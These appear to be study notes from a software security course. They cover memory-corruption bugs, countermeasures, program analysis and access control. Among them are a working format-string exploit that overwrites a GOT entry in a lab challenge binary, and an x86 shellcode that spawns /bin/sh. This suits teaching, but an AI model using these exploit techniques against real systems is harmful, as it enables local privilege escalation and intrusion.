Buffer Overflow Vulnerability
Basics
-
Reasoning:
Index for data r/w out of buffer's bounds. -
Stack & Stack Frame:

Key Points
-

Find offset:
To overwrite saved return address, aka saved$eipin gdb, you need to figure out the offset from$esp+bufferto$eip. -
The address: You need to overwrite
$eip, so that a new address would be declared. Usually this could be the shellcode address.
Note:
The shellcode address could be either the address on the stack or in the env.
You could pass shellcode to env such as:
    char *invoke[] = {vulnerable_program, args, NULL};
    char *env[] = {shellcode, NULL};
    execve(invoke[0], invoke, env);
In this way you could calculate the shellcode address as follows (x86):
Shellcode_Address = 0xc0000000 - 8 - strlen(vulnerable_program) - 1 - strlen(shellcode) - 1
Format String Vulnerability
Basics
-
Reasoning:
Attacker could control format string, that is, the user controlled string are directly passed toprintfseries functions. -
Format string syntax:
%[parameter][flags][field width][.precision][length]type
-
parameter:
Can be ignored orn$, whichnis the nth parameter of the printf function -
field width:
The minimum width of the number, if not enough, printf would pad in it -
type:
type of the data- u: decimal unsigned int
- x: hex unsigned int
- s: string
- p: pointer
- %: % itself
- n: write the number of printed char into corresponding data pointer
- u: decimal unsigned int
Key points

- Format String
%X$p: Used to read data at$esp+X%Yc%x$n: Used to write charYat[$esp+X](treat$esp+Xas a pointer)
Note:
Yactually represents the fixed length in%Yc. In reality, you may need to calculate the exact data (address) you need to insert, especially there is additional chars at the beginning of the fmt. For example, for fmt"<pad> <address> %Yc%x$n", when you need to insert0xbd, you have to calculate the value as follows:
Y = 0xbd - len(address) - len(pad)
Xshould be the offset of the address(es) to write data, not the start of the%Yc%X$n.- You could also use
%Yu%X$nto writeunsigned int. Change type to meet your requirement. - Using
%uor%cis recommended as it is clearer to represent the endianness. Be aware of the value ofYif you useintor other types. - Be aware of the endianness of the target computer.
- Check Offset
Since you could write data to where$esp+Xis pointing to, you need to deal with the offsetXand the position of the address to write data.
Example (x86):
- Exploitable Code:
  FILE *f = NULL;
  char log_entry[64];

  f = fopen("/var/sudolog", "a+");
  if (f == NULL) {
    fprintf(stderr, "Can't open sudolog file\n");
    return -1;
  }
  snprintf(log_entry, 64, "1001: %s\n", command);

  fprintf(f, log_entry);
  fclose(f);
- Exploit Code:
#define VULN "/var/challenge/level8/8"

extern char shellcode[];

// Hijack fclose() in .rel.plt
// Relocation section '.rel.plt' at offset 0x3bc contains 11 entries:
// Offset     Info    Type            Sym.Value  Sym. Name
// 0804a010  00000207 R_386_JUMP_SLOT   00000000   fclose@GLIBC_2.1
// shellcode address: 0xbfffffbd
int main(int argc, char *argv[]) {

    char fmt[] = "aa"                // pad
                                     // address: inserted value
                 "\x10\xa0\x04\x08"  // 0804a010: bd
                 "\x11\xa0\x04\x08"  // 0804a011: ff
                 "\x12\xa0\x04\x08"  // 0804a012: ff
                 "\x13\xa0\x04\x08"  // 0804a013: bf
                 "%166u%68$n"  // 0xbd(expected value) -
                                    16(address len) -
                                    2(pad) -
                                    6(additional chars in snprintf())
                 "%66u%69$n"   // 0xff - 0xbd (prev len)
                 "%256u%70$n"  // 0xff - 0xff
                 "%192u%71$n"; // 0x100 + 0xbf - 0xff (0xbf < 0xff)
    char *invoke[] = {VULN, fmt, NULL};
    char *env[] = {shellcode, NULL};

    unsigned int addr = 0xc0000000 - 8 - strlen(VULN) - 1 - strlen(shellcode) - 1;
    printf("Using address %08x\n", addr);

    execve(invoke[0], invoke, env);

    return 0;
}
Other Vulnerabilities
Array Overflow
User controlled index and value:
index = (int) strtol(argv[1], NULL, 10);
value = (int) strtoul(argv[2], NULL, 16);
array[index] = value
Non-terminated String Overflow
char username[512];
char password[512];
strncpy(password, argv[1], 512);
strncpy(username, argv[2], 512);

Shellcode
General features (offline, local exploitation)
- Contains execution command:
/bin/sh - System call:
execve(char *pathname, char *const argv[], char *const envp[]) - No
NULL: Shellcode would be cut off if exist
Example
.global start // export name to c

start:
    jmp str_addr
back:
    popl %ebx // (char *pathname) $ebx -> string address
    xorl %eax, %eax // get \x00 to use

    movl %ebx, 0x8(%ebx) // store string pointer
    movl %eax, 0xc(%ebx) // add null after string pointer
    movb %al, 0x7(%ebx) // add null right after string

    leal 0x8(%ebx), %ecx // (char *const argv[]) $ecx -> string address
    movl %eax, %edx // (char *const envp[]) $edx -> env pointer = NULL

    movb $0xb, %al // syscall index
    int $0x80 // interrupt signal

str_addr:
    call back // use call to record string address
    .string "/bin/sh"
Code Pointers to hijack
Saved Return Address
Function pointers
GOT (Global Offset Table)
.PLT: Dynamic library function initialization
.GOT.PLT: Data that stores dynamic library function pointer, default value
is correspond initialization procedure in .PLT
Procedure:
call libc::printf, jump to.PLT- Initialize
printffunction pointer to.GOT.PLT - Return to load address in
.GOT.PLTand jump toprintf call libc::printf, jump to.PLTand directly jump toprintf
Destructor (.dtor)
Functions are invoked when the main() exited
Countermeasures
- Prevent
- Write decent programs! (impossible)
- Use a language that performs boundary checking (e.g., Java)
- Perform analysis of the program before execution (static analysis)
- Perform checks on the program during execution (dynamic analysis)
- Use libraries that replace dangerous functions (e.g., libsafe)
- Modify the way programs are loaded/executed by the kernel
- Contain
- Use virtualization and policies to limit the damage that a compromised application can cause
- Detect (and kill)
- System call analysis (e.g., sequence analysis)
- Integrity checking (e.g., return address integrity checks)
Canary-based solutions
StackGuard
StackGuard writes a canary value before the return address on the stack
- Terminator canary: NULL(0x00), CR (0x0d), LF (0x0a) and EOF (0xff)
- Random canary: out of random number generator
- XOR canary: random XOR return address
Non-Executable Memory
- Solar Designer’s Non-executable stack
- No overhead
- Easily bypassed using return-into-libc attacks
- PaX PAGEEXEC protection
- The Intel memory structure did not support per-page execution flags
- Every page that should be protected is marked as “privileged”
- Each access will cause a page fault exception that will be caught by the system which can decide if the page can be executed or not
- Intel NX bit
- OpenBSD’s W XOR X
- Forces pages to be either executable or writable but not both
- Exec-Shield
- Developed as part of Red Hat, the mechanism provides support for non-executable data areas (e.g., the stack) and non-writable text areas (e.g., the code)
Randomized Addresses and Instructions
- The PaX ASLR (Address Space Layout Randomization)
- Randomizes the position of the heap, the stack, and the code
- Maps also executable code to random location, but requires fully position-independent code
- The grsecurity patch includes all the PaX patches, increased auditing features, Role-based Access Control, and more
- A different approach encrypts the instructions in memory and
decrypts them before execution
- An attacker cannot inject code because it will be decrypted into meaningless garbage
- Introduces substantial overhead
- Process replication and diversification
Static Analysis
- Benefit is
- (much) higher coverage
- Reason about many possible runs of the program
- Sometimes all of them, providing a guarantee
- Reason about incomplete programs (e.g., libraries)
- Drawbacks
- Can only analyze limited properties
- May miss some errors, or have false alarms
- Can be time consuming to run

Tainted Flow Analysis
The root cause of many attacks is trusting unvalidated input
- Input from the user is tainted
- Various data is used, assuming it is untainted

- Path Sensitivity
-
Flow sensitivity adds precision, and path sensitivity adds even more, which is good
-
But both of these make solving more difficult
- Flow sensitivity also increases the number of nodes in the constraint graph
- Path sensitivity requires more general solving procedures to handle path conditions
-
In short: precision (often) trades off scalability
- Ultimately, limits the size of programs we can analyze
Symbolic Execution

Challenges
- Symbolic execution can be compute-intensive
- Lots of possible program paths
- Need to query solver a lot to decide which paths are feasible, which assertions could be false
- Program state has many bits
- Computers were slow (not much processing power) and small (not much memory)
Solution:
- Computers are much faster, bigger
- Better algorithms too: powerful SMT/SAT solvers
- SMT = Satisfiability Modulo Theories = SAT++

Forking Execution
Symbolic executors can fork at branching points Happens when there are solutions to both the path condition and its negation
Path Explosion
Basic search
- Depth-first search (DFS)
- Breadth-first search (BFS)
Coverage-guided heuristics
Approach:
Score of statement = # times it’s been seen
Pick next statement to explore that has lowest score
Generational Search
Hybrid of BFS and coverage-guided
- Generation 0: pick one program at random, run to completion
- Generation 1: take paths from gen 0; negate one branch condition
on a path to yield a new path prefix; find a solution for that prefix;
then take the resulting path
- Semi-randomly assigns to any variables not constrained by the prefix
- Generation n: similar, but branching off gen n-1
- Also uses a coverage heuristic to pick priority
SMT Solver
Authorization
Access Control Terminology
-
Objects:
Resources (passive entities) in computer system, e.g.: Files; Directories; Printers; Sockets. -
Subjects:
Active entities that access resources, e.g.: Process; Thread. -
Principals:
Entities that represent a user, e.g.: User; Group; Role; Cryptographic key. Principals can create subjects.

-
A principal is an entity that can be granted access to objects or can make statements affecting control decisions.
-
A subject is an active entity within an IT system.
-
For the purpose of access decisions, subjects have to be bound to principals:
- when a subject requests access to a protected object, the reference monitor checks whether the principal bound to the subject has the right to access the object;
- example of a principal in a OS: user identity;
- example of a subject in OS: process running under a user identity (the principal).
-
Reference monitor mediates all access requests by subjects.
-
Security kernel consists of hardware, firmware and software in a trusted computing base that implement the reference monitor; security kernel must:
- mediate all accesses;
- be protected from modification;
- (ideally) be verifiable as correct.
Access Control Policies
Access control systems enforce policies.
- Discretionary Access Control (DAC) based on identities:
Discretionary access control policies are based on identities (or other characteristics of users) – the term is used because access is at the discretion of the owner of a resource.- ownership of resources is typically important;
- Unix access control enforces such a policy;
- common in commercial systems.
- Mandatory Access Control (MAC) independent of identity:
Mandatory access control policies are independent of user identities- characteristics of resources are important;
- access given if user/object in same domain;
- common in government/military systems.
Access Control Matrix
Simplest access control model.
| Principals\Objects | trash | a.out |
|---|---|---|
| jason | {r, w} | {r, w, x} |
| mick | {r, x} |
Access Control Lists (ACL)
ACL corresponds to a column in an access control matrix.
- Represented internally as a (per-object) list of access control entries:
- each entry includes a user account identifier and an access mask.
- Access mask is a bit pattern in which each bit represents a particular access right.
- If bit is set then access is granted, e.g.:
- if 111 represents {r, w, x} then 100 represents {r} etc.;
- if jason’s account identifier is 138 and mick’s is 533, the ACL for a.out would be [(138, 111), (533, 101)].
- ACLs focus on the objects:
- typically implemented at operating system level;
- Windows uses ACLs.
One major disadvantage of ACLs arises if we want to check the access rights of a particular subject efficiently, e.g. for auditing reasons. This will require looking at every object’s ACL.
- More than one ACL entry may be relevant:
- group and user entries may both be relevant;
- different entries may give different rights.
- ACL entries may contain negative rights.
- Typically access decision is made before complete ACL is read.
- This means that order of processing entries is important.
Capability List
Capability list corresponds to a row in an access control matrix.
- Capability lists focus on principals:
- typically implemented in services and application software;
- e.g., database applications use capability lists to implement access control for tables;
- also relevant to distributed systems.
- Capabilities can be represented using object identifiers and access masks.
Capability lists are associated with the subjects. They are typically
implemented in services and application software.
Database applications often use capability lists to implement
fine-grained access control for queries to tables. Recently there has been
renewed interest in capability-based access control for distributed systems.
Capabilities can be represented using object identifiers and access masks.
However, in other circumstances a capability can be a ‘stand alone’
object digitally signed by the owner of the object, which can be presented
to the reference monitor to gain access to an object.
One major disadvantage of capabilities arises if we need to check which principals can access a given object. This will require looking at every capability.
Information Flow
The following policy enforces confidentiality requirements:
- every object and principal has a security level (security label) – label for a subject is inherited from its principal;
- set of security labels is a partially ordered set;
- information flows must respect the partial ordering, so information can only flow from entity a to entity b if a ≤ b (where ≤ is the partial ordering).
information is only allowed to flow from a lower classification to a higher classification (or to the same level of classification).

What does such a policy prevent?
- Information leaks due to inappropriate reads:
- prevents unclassified user reading classified information.
- Information leaks due to inappropriate writes:
- prevents Trojan horses downgrading classified information;
- prevents classified information being printed to an unclassified printer.
- Leak prevention = confidentiality.
If the direction of permitted information flow in the prior example is changed, it is possible to enforce integrity.
Unix Permissions
-
Three Types of Permission:
read, write, execute -
Permissions are granted in three categories: user (owner), group, other
Note: A file has exactly one owner and one group, but a user could be a member of multiple groups.
Permissions apply to the most specific categorisation of the user requesting access.
- If the user is the owner of the file, then the Owner permissions only are applied
- Otherwise, if the user is a member of the file's group, then the Group permissions are applied
- Otherwise the Other permissions are applied
- If the user requesting access is the owner, then the Group and Other permissions are irrelevant
Execute permission
Unix filenames do not use extensions to indicate whether they
contain executable content.
Execute permission bit is used to determine whether a file
can be run as a program.
Unix allows a program to be executed without read permission
on the file.
Permission for Directories
- Read: allows listing names of files in directory, but not their properties like size and permissions
- Write: allows creating and deleting files within the directory
- Execute: allows entering the directory and getting properties of files in the directory